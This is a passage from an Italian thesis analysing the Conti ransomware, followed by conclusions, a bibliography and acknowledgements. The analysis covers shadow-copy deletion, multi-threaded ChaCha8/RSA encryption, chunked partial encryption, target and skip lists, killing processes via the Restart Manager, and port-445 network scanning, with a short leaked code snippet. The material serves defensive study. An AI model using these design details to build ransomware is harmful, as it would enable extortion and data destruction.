Il *thread* principale di Conti dovrà istanziare attraverso delle chiamate di sistema un oggetto dell'interfaccia *IwbemLocator*, un puntatore ad un oggetto dell'interfaccia *IWbemServices*, a partire dal quale è possibile accedere ai servizi di *WMI*. A questo punto attraverso un metodo di locazione Conti riesce a ottenere gli *ID* di ogni copia e, a partire da questo identificativo viene lanciato un comando di rimozione ad ogni *ID* trovato.

7.6 Strategia multi-thread

Per la cifratura dell'intero sistema i ransomware ricorrono a diverse strategie, più o meno efficienti in base alla conoscenza da parte dello sviluppatore di tecniche di programmazione concorrente.

L'obiettivo dello sviluppatore corrisponde in questo caso all'ideazione di un algoritmo *multi-thread* in grado di esplorare e cifrare il *file system* del sistema nel minor tempo possibile.

Conti gestisce il carico di lavoro necessario per portare a termine le due operazioni istanziando una coda di cifratura sincronizzata e condivisa, implementata come una lista doppiamente concatenata in cui gli inserimenti avvengono in coda, le rimozioni in testa e al cui interno vengono memorizzati i percorsi delle cartelle da cifrare. Viene istanziato un numero di *thread* pari al doppio del numero di processori logici presenti sul sistema in uso, i nuovi thread rimangono in *loop* sulla lista in attesa di nuove cartelle, accendovi in maniera sincronizzata attraverso le sezioni critiche di Windows e le chiamate *EnterCriticalSection* e *LeaveCriticalSection*. Quando una nuova cartella viene trovata, il *thread* la estrae dalla lista e in autonomia effettua sia l'esplorazione delle sottocartelle, eseguita con il tradizionale approccio ricorsivo, sia la cifratura di tutti i file discendenti. Il *thread* principale, in base alla modalità con il quale viene avviato (argomento **-m**) e solo dopo aver avviato tutti gli altri *thread*, inserisce nella coda condivisa le cartelle *root* dei drive presenti nell'*host* (**-m local** oppure **-m all**) e/o le unità di rete (**-m net** oppure **-m all**) e rimane in attesa che tutti i *thread* istanziati concludano il proprio compito. Secondo quanto descritto, il carico di lavoro per ogni *thread* varia in base alle dimensioni dell'unità che sta cifrando, come ad esempio l'unità **-C** che di solito è quella dove risiede il sistema operativo, e risulta spesso essere l'unità dove trovare più dati sensibili.

7.7 Crittografia

Qui verrà descritta la vera e propria fase di cifratura dei file.

Conti utilizza una tradizionale combinazione tra crittografia simmetrica (*Chacha8*) e asimmetrica (*RSA*) per cifrare i file ma, a differenza di altri ransomware, usa le API di sistema *wincrypt* per alcune primitive crittografiche.

La differenza principale tra le due tipologie di crittografia è che quella simmetrica usa una stessa chiave sia per la cifratura che per la decifratura, mentre quella asimmetrica utilizza due chiavi distinte.

Ogni file del sistema viene crittografato con una chiave diversa, dunque le ultime operazioni descritte vengono ripetute per ciascun file.

In genere le chiavi scelte non sono mai banali: in questo caso attraverso la chiamata *CryptGenRandom*, il ransomware genera pseudo-casualmente e in modo crittograficamente sicuro una chiave di 32 byte e, dopo averla usata per cifrare il file vittima con l'algoritmo *Chacha8* (implementato semplicemente importando la libreria open source fornita da chi ha creato l'algoritmo), utilizza l'API *CryptEncrypt* per cifrarli con la chiave pubblica dell'attaccante, una chiave di 4096 bit generata automaticamente dall'apposito *builder*, così che ogni sistema abbia la sua chiave. Lo scopo è quello di rendere la strategia di estorsione non vulnerabile a un attacco di tipo *pay once, decrypt-many*.

Conti, per bilanciare efficienza ed efficacia dell'attacco, adotta inoltre una strategia di cifratura che varia con le dimensioni e con il formato del file da cifrare, in modo da massimizzare il rendimento dell'attacco, descritta nelle prossime pagine.

I file piccoli, ossia di dimensione inferiore a 1 *MiB* (mebibyte, corrisponde a 2²⁰ byte), oppure tutti i file che hanno un'estensione associabile a un formato presente tra quelli indicati nella tabella sottostante, vengono cifrati interamente:

4dd	4dl	abdddb	abs	abx	accdb	accdc	accde
accdr	accdt	accdw	accft	adb	ade	adf	adn
adp	alf	arc	ask	bdf	btr	cat	cdb
ckp	cma	cpd	dacpac	dad	dadiagrams	daschema	db
db-shm	db-wal	db2	db3	dbc	dbf	dbt	dbt
dbv	dbx	dcdb	dct	dcx	ddl	dlis	dp1
dqy	dsk	dsn	dtsx	dxl	eco	ecx	edb
epim	exb	fcd	fdb	fic	fm5	fmp	fmp12
fmps1	fol	fp3	fp4	fp5	fp7	fpt	frm
gdb	grdb	gwi	hdb	his	hjt	ib	icg
icr	idb	ihx	itdb	itw	jet	jtx	kdb
kexi	kexic	kexis	lgc	lut	lwx	maf	maq
mar	mas	mav	maw	mdb	mdf	mdn	mdt
mpd	mrg	mud	mwb	myd	ndf	nnt	nrmlib
ns2	ns3	ns4	nsf	nv	nv2	nwdb	nyf
odb	oqy	ora	orx	owc	p96	p97	pan
pdb	pdm	pnz	qry	qvd	rbf	rctd	rod
rodx	rpd	rsd	sas7bdat	sbf	scx	sdb	sdv
sdf	sis	spq	sql	sqlite	sqlite3	sqlitedb	te
temx	tmd	tps	trc	trm	udb	udl	usr
v12	vis	vpd	vvv	wdb	wmdb	wrk	xdb
xld	xmiff						

Ai file medi, ossia compresi tra 1 e 5 *MiB*, viene cifrato soltanto il primo *MiB*.

I file grandi invece, ossia superiori a 5 *MiB*, oppure tutti i file associabili a macchine virtuali o immagini di memoria, ossia i seguenti:

vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvram, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso vengono divisi in sezioni (chiamate *chunk*) e soltanto alcuni di essi vengono cifrati. Il valore di default della dimensione, del numero e dell'offset dei *chunk* può cambiare per specifico esempio, ma può anche essere forzato con il parametro descritto inizialmente da *-size<encryption_mode_id>*, in cui il parametro *<encryption_mode_id>* si riferisce a un identificativo delle modalità di cifratura supportate, ossia un numero compreso tra 10, 15, 20, 25, 30, 35, 40, 50, 60, 70 e 80 che corrisponde all'incirca alla percentuale del file da cifrare.

Per esempio consideriamo la modalità 20, ossia quella solitamente predefinita:

La cifratura sfrutta la seguente formula, utilizzando i valori di dimensione dei chunk e quelli di offset:

$$ChunkSize = \frac{7}{100} FileSize = 7\%$$
$$ChunkOffset = \frac{1}{2} (FileSize - 3 * ChunkSize) = \frac{79}{200} FileSize$$

Nel caso venisse scelto il valore 20 di questi chunk ne verranno cifrate soltanto tre, per ottenere una cifratura del file pari al 21%. I chunk cifrati saranno quelli ai seguenti offset:

$$\{0, ChunkOffset, 2 * ChunkOffset\}$$

7.8 Blocklist e gestione dei file occupati

Rispetto alla maggior parte dei ransomware, Conti non effettua la terminazione di processi e servizi che potrebbero intralciarne l'esecuzione o limitarne l'efficacia, quali software antivirus o di backup, piuttosto utilizza il *Restart Manager* di Windows e le sue chiamate per terminare i processi che potrebbero stare utilizzando i file da criptare, per non riscontrare gli errori di **SHARING VIOLATION** (il ransomware non può accedere al file perché è in uso da un altro processo) o di **LOCK VIOLATION** (il ransomware non può accedere al file perché un altro processo ne ha bloccato una parte). La tecnica si basa sulla sequenza delle chiamate *RmStartSession*, *RmRegisterResources* e *RmGetList*, le quali, a partire da un determinato file, restituiscono la lista dei processi occupanti. Una volta ottenuta la lista, il ransomware verifica che non sia presente sé stesso o *explorer.exe* e termina forzatamente i processi con *RmShutdown*.

7.9 File in whitelist

Prima di cifrare un file o una cartella, Conti si assicura che essi non appartengano a quelli indicati nella seguente tabella:

File	Cartelle
.exe	Tmp
.dll	winnt
.lnk	temp
.sys	thumb
.msi	\$Recycle.Bin
readme.txt	\$RECYCLE.BIN
CONTI_LOG.txt	System Volume Information
.bat	boot
.<estensione_ransomware>	Windows
	Trend Micro
	perflogs

Questo perchè uno degli obiettivi del ransomware è quello di non compromettere l'usabilità del sistema, per consentire alla vittima di contattare l'attaccante direttamente dallo stesso e dar modo di eseguire l'eventuale decryptor.

7.10 Scansione e cifratura della rete

La gestione della cifratura delle risorse di rete è una caratteristica unica di Conti, in quanto il ransomware usa un algoritmo unico nel suo genere per individuare i server con cartelle condivise raggiungibili, anziché usare il metodo predefinito che prevede l'impiego di chiamate di sistema.

L'algoritmo in sintesi esegue una scansione orizzontale sulla porta 445 verso le sottoreti /24 presenti nella tabella *ARP* del sistema e inserisce nella coda di cifratura le risorse dei server che rispondono entro 30 secondi.

Ecco una descrizione dei passi che Conti esegue per implementare l'algoritmo e cifrare le cartelle di rete:

Conti inizialmente istanzia alcune strutture di supporto, costituite da una I/O completion port e tre synchronized queue vuote che tengono traccia delle seguenti informazioni:

- **SubnetsList**: lista di sottoreti /24 che contengono indirizzi potenzialmente raggiungibili (ma la cui raggiungibilità è da verificare);
- **SocketsList**: lista di socket aperte sul sistema verso gli indirizzi IP delle subnet della lista **SubnetsList**;
- **NetResourcesList**: lista di server interni (con nome *DNS* e indirizzo *IP*) per il quale la raggiungibilità è stata verificata;

Successivamente scansiona la tabella *ARP* del sistema con una chiamata e salva nella lista **SubnetsList** tutte le sottoreti private contattate di recente dal sistema, dunque con buona probabilità raggiungibili.

Vengono poi lanciati due thread:

- **CONSUMER**: si occupa della gestione sincronizzata di ogni server che viene aggiunto nella lista **NetResourcesList**. Essendo tali server sicuramente raggiungibili, il thread li enumera e aggiunge nella coda di cifratura tutti i percorsi di rete trovati;
- **PRODUCER**: effettua un port scan orizzontale su porta 445 verso tutti gli IP presenti all'interno delle subnet /24 contenute nella lista **SubnetsList** e inserisce quelli raggiungibili nella lista **NetResourcesList**. In particolare, il thread è costituito da un message loop, ossia rimane in attesa di messaggi inviati da un altro thread, come avviene nella più semplice comunicazione tra produttore e consumatore. Tale messaggio può essere di tre tipi:
 - **START_COMPLETION_KEY**: viene inviato manualmente dal thread principale per indicare che il setup delle strutture di supporto e dei

thread **PRODUCER** e **CONSUMER** è terminato. Il **PRODUCER** interpreta questo messaggio come un comando per avviare la gestione delle sottoreti contenute nella lista **SubnetsList**. L'operazione avviene con i seguenti passi:

- 1: rimozione del nodo in testa alla lista **SubnetsList**. Se la lista è vuota allora il thread **PRODUCER** termina: significa che ha gestito tutte le sottoreti da verificare;
 - 2: apertura di una socket per ciascuno dei 254 indirizzi IP che contiene la sottorete estratta (a.b.c.1-a.b.c.254);
 - 3: connessione delle 254 socket al pool di thread automatico della completion port;
 - 4: aggiunta delle 254 socket alla lista **SocketsList**;
 - 5: gestione della lista **SocketsList**, in particolare a tutte le socket viene comandato di eseguire un contatto sulla porta 445;
 - 6: avvio di un timer di 30 secondi, ovvero inviare un messaggio di **TIMER_COMPLETION_KEY** nel message loop.
- **CONNECT_COMPLETION_KEY**: Il **PRODUCER** interpreta questo messaggio come un comando per rimuovere la socket dalla lista **SocketsList** e per inserire il relativo server (adesso verificato) nella lista **NetResourcesList**. Se dopo la rimozione la lista è vuota allora significa che l'intera sottorete è stata processata, pertanto il **PRODUCER** avvia la gestione della sottorete successiva in **SubnetLists**.
 - **TIMER_COMPLETION_KEY**: viene inviato dal timer di 30 secondi istanziato prima. In questo caso il **PRODUCER** capisce che sono passati 30 secondi e annulla tutte le socket che ancora non hanno ricevuto risposta dal rispettivo server. Poi avvia la gestione della sottorete successiva in **SubnetLists**.

Nella seguente figura possiamo osservare la creazione della prima I/O completion port, delle tre liste di supporto e dei thread PRODUCER (chiamato PortScanHandler nel codice) e CONSUMER (HostHandler):

```
g_IocpHandle = pCreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, NULL, 0);
if (g_IocpHandle == NULL){ ... }

TAILQ_INIT(&g_SubnetList);
TAILQ_INIT(&g_HostList);
TAILQ_INIT(&g_ConnectionList);

if (!GetSubnets(&g_SubnetList)){ ... }

hHostHandler = pCreateThread(NULL, 0, &HostHandler, NULL, 0, NULL);
if (hHostHandler == INVALID_HANDLE_VALUE){ ... }


hPortScan = pCreateThread(NULL, 0, &PortScanHandler, NULL, 0, NULL);
if (hPortScan == INVALID_HANDLE_VALUE){ ... }

pPostQueuedCompletionStatus(g_IocpHandle, 0, START_COMPLETION_KEY, NULL);
pWaitForSingleObject(hPortScan, INFINITE);

AddHost(STOP_MARKER);
pWaitForSingleObject(hHostHandler, INFINITE);
```

Con la scansione e cifratura della rete concludiamo l'analisi del codice del virus Conti.

Ecco infine un semplice schema che riassume i passi di esecuzione:



Possiamo notare la fase iniziale di offuscamento delle API, l'eventuale creazione del Mutex, la cancellazione delle copie shadow e la chiusura dei processi in corso, ed infine la crittografia multithread vera e propria.

Conclusioni

In conclusione possiamo affermare che il rischio di poter subire un attacco di questo tipo è elevato, soprattutto tenendo in considerazione l'industria che ci si è creata dietro: vere e proprie aziende di ransomware, organizzate e tecnicamente valide, che superano come grado di competenza quello che spesso è il livello nelle comuni medie e grandi imprese, soprattutto italiane. In mia opinione nel nostro paese spesso si tende a ignorare tutti i possibili rischi e pericoli dell'industria IT, cercando più di curare i problemi una volta che si sono presentati piuttosto che prevenirli.

Come abbiamo visto, però, la scelta di curare il problema non è mai la soluzione corretta, e soprattutto se non si sono prese le giuste precauzioni questo risulterà praticamente impossibile. L'unica soluzione che resterà possibile sarà quindi quella di pagare il riscatto, e sperare di riavere i propri dati indietro, oltre che aver subito una diffusione degli stessi in rete.

Una possibile soluzione invece deve essere chiaramente quella di assumere tecnici specializzati, e formare i propri dipendenti sui rischi correlati a questo tipo di attacchi, che non hanno niente da invidiare ad altri reati come il furto.

Per fortuna negli ultimi tempi col fatto che la pandemia ha digitalizzato molto il mondo del lavoro, ci siamo mossi in maniera importante sotto questo aspetto. Con tutte le conseguenze che la pandemia ha portato, ci siamo trovati costretti a dover rivedere e rimodernare i sistemi digitali, per poter permettere al lavoro di proseguire anche nei momenti di lockdown.

Questo ha conseguentemente fatto sì che si sviluppasse anche l'ambito della sicurezza informatica e ha fatto aprire gli occhi a molte persone dei reali rischi che l'IT possiede.

BIBLIOGRAFIA

- [1] CSIRT Italia, *Conti – Analisi malware*, 2022;
- [2] CSIRT Italia, *RANSOMWARE – Evoluzione e misure di protezione*, 2021;
- [3] CSIRT Italia, *RANSOMWARE – Misure di protezione e organizzazione dei dati per un ripristino efficace*, 2021;
- [4] D.Van Puyvelde, A.F.Brantly, *Cybersecurity: Politics, governance and conflict in Cyberspace*, Polity press, 2019;
- [5] S.Pietropaoli, *Informatica criminale, diritto e sicurezza nell'era digitale*, Giappichelli, 2022;
- [6] Intrinsec, *TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report*, <https://www.intrinsec.com/wp-content/uploads/2024/01/TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report.pdf>, 2023 ;
- [7] <https://www.avast.com/it-it/business/resources/what-is-phobos-ransomware#pc>;
- [8] <https://www.bleepingcomputer.com/news/security/researchers-link-3am-ransomware-to-conti-royal-cybercrime-gangs/>;
- [9] https://www.corriere.it/tecnologia/22_maggio_17/conti-gruppo-hacker-filorussi-che-sembra-un-azienda-centinaia-dipendenti-stipendi-10mila-dollari-c553359e-d5bd-11ec-883e-7f5d8e6c8bf0.shtml?refresh_ce;
- [10] <https://www.csirt.gov.it/>;
- [11] [https://cyberlaw.ccdcoe.org/wiki/Costa_Rica_ransomware_attack_\(2022\)](https://cyberlaw.ccdcoe.org/wiki/Costa_Rica_ransomware_attack_(2022));
- [12] <https://www.cybersecurity360.it/outlook/cobalt-strike-il-tool-di-sicurezza-che-piace-tanto-ai-cyber-criminali/>;
- [13] <https://www.cybersecurity360.it/nuove-minacce/ransomware/gruppo-conti-natura-e-capacita-dei-cyberactivist-a-sostegno-della-russia/>;

- [14] <https://www.cybersecurity360.it/cybersecurity-nazionale/gli-sviluppatori-di-malware-amano-rust-e-saperlo-ci-aiutera-a-difenderci/>;
- [15] <https://www.dottormarc.it/ransomware-tecniche-di-attacco-e-contromisure/>;
- [16] <https://globalinitiative.net/analysis/conti-ransomware-group-cybercrime/>;
- [17] <https://www.ibm.com/it-it/topics/ransomware>;
- [18] <https://www.pcrisk.com/removal-guides/27778-3am-ransomware>;
- [19] <https://www.statista.com/statistics/701020/major-operating-systems-targeted-by-ransomware/>;
- [20] <https://www.swascan.com/it/conti-leak/>;
- [21] <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/3am-ransomware-lockbit>;
- [22] <https://thehackernews.com/2024/01/albat-kasseika-kuiper-new-ransomware.html>;
- [23] <https://thehackernews.com/2022/05/conti-ransomware-gang-shut-down-after.html>;
- [24] <https://securityintelligence.com/news/costa-rica-state-emergency-ransomware/>;
- [25] <https://ieeexplore.ieee.org/document/9895237>;

Ringraziamenti

Grazie innanzitutto ai professori Pietropaoli e Pugliese, per avermi dato la possibilità di poter dare vita a questo progetto, per tutti i consigli e la pazienza che ho ricevuto, sempre presenti e disponibili.

Ringrazio soprattutto la mia famiglia che mi ha sempre sostenuto psicologicamente, economicamente ed emotivamente, nei momenti facili e soprattutto in quelli difficili: prima di ogni esame mi rendo conto di essere stato veramente poco trattabile.

Uno speciale ringraziamento va a tutti i miei amici vicini e lontani e i ragazzi della squadra per tutti i momenti passati insieme. Avete reso il percorso molto più leggero.

Ringrazio infine tutti i compagni incontrati durante il percorso di studi e tutti i ragazzi dell'aula studio, per tutte le ore passate insieme a fare finta di studiare e soprattutto a supportarci a vicenda. Grazie a Claudio in particolare, senza di lui probabilmente starei ancora battendo la testa su qualche esame del primo anno.

Grazie veramente di cuore a tutti.